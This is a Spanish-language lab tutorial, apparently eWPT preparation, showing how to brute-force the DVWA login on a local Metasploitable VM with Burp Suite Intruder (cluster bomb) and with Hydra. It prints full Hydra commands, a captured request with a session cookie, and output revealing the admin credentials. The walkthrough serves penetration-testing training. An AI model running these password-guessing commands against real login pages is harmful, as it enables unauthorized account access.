

Vulnerabilidades Web para la eWPT


Fuerza Bruta




Comenzamos en el apartado de Brute Force de la DVWA de Metasploitable ingresando admin en ambos campos e interceptando la petición con Burp Suite.




Dentro de Burp Suite nos movemos a Target y lo agregamos a un scope.




Vemos que se ha creado correctamente el Scope.




Para agregar el Scope a nuestras peticiones nos movemos a HTTP history y damos clic en filter settings donde seleccionaremos Show only in-scope items antes de pulsar en Apply.



Para obtener los resultados del scope nos vamos a Proxy settings y bajamos hasta Response interception rules marcando la opción de Is in target scope.




Entonces, tenemos nuestra petición web y se la enviamos al Intruder.




Donde seleccionamos el tipo de ataque sea Cluster bomb y seleccionamos los campos donde queremos probar la matriz de diccionarios.

En la siguiente utilidad se pueden descargar usuarios.txt 1000 usuarios o claves, más comunes:


Comando: wget https://raw.githubusercontent.com/hackingyseguridad/diccionarios/master/usuarios.txt



Sin embargo, yo solo pegare unos cuantos valores en ambos payloads en honor al tiempo.



Antes de Iniciar el ataque iremos a settings y en Grep - Map limpiamos todos los valores y agregamos uno llamado incorrect que será un campo para verificar el ataque



Podemos ver que la combinación ganadora se encuentra en el intento 158 y que destaca de los demás registros porque su valor en el campo incorrect es diferente de 1

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	incorrect
153	user3	12345	200			4922	1
154	user2	12345	200			4922	1
155	user1	12345	200			4922	1
156	12345	12345	200			4922	1
157	root	password	200			4922	1
158	admin	password	200			4988	
159	1234	password	200			4922	1
160	user	password	200			4922	1
161	Administrator	password	200			4922	1
162	administrador	password	200			4922	1

Segundo método de Fuerza Bruta

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer

Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://10.0.2.8:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  GET /dvwa/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
2  Host: 10.0.2.8
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Referer: http://10.0.2.8/dvwa/vulnerabilities/brute/
9  Cookie: security=low; PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42
10 Upgrade-Insecure-Requests: 1
```


Volvemos al primer paso interceptando la petición.

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -L user.txt -P pass.txt 'http-get-form://10.0.2.8/dvwa/vulnera
bilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESS
ID=58ce959a9d18dd3914463c9a7cc5da42; security=low:F=Username and/or password
incorrect'

[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-25 20:
25:18
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 169 login tries (l:13/p:1
3), ~11 tries per task
[DATA] attacking http-get-form://10.0.2.8:80/dvwa/vulnerabilities/brute/:user
name=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd391
4463c9a7cc5da42; security=low:F=Username and/or password incorrect
[80][http-get-form] host: 10.0.2.8   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-25 20:
```


Copiamos y pegamos la Cookie en el siguiente comando:

Comando: sudo hydra -L user.txt -P pass.txt 'http-get-form://10.0.2.8/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42; security=low:F=Username and/or password incorrect'

usando los diccionarios creados en la siguiente imágen:



Adicionalmente podemos observar que si cambiamos el nivel de DVWA a medium



Y posteriormente especificamos qué security=medium en nuestro comando:

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -L user.txt -P pass.txt 'http-get-form://10.0.2.8/dvwa/vulnera
bilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESS
ID=58ce959a9d18dd3914463c9a7cc5da42; security=medium:F=Username and/or passwo
rd incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-25 20:
34:01
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 169 login tries (l:13/p:1
3), ~11 tries per task
[DATA] attacking http-get-form://10.0.2.8:80/dvwa/vulnerabilities/brute/:user
name=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd391
4463c9a7cc5da42; security=medium:F=Username and/or password incorrect
[80][http-get-form] host: 10.0.2.8   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-25 20:
34:07
```

Obtendremos el mismo resultado.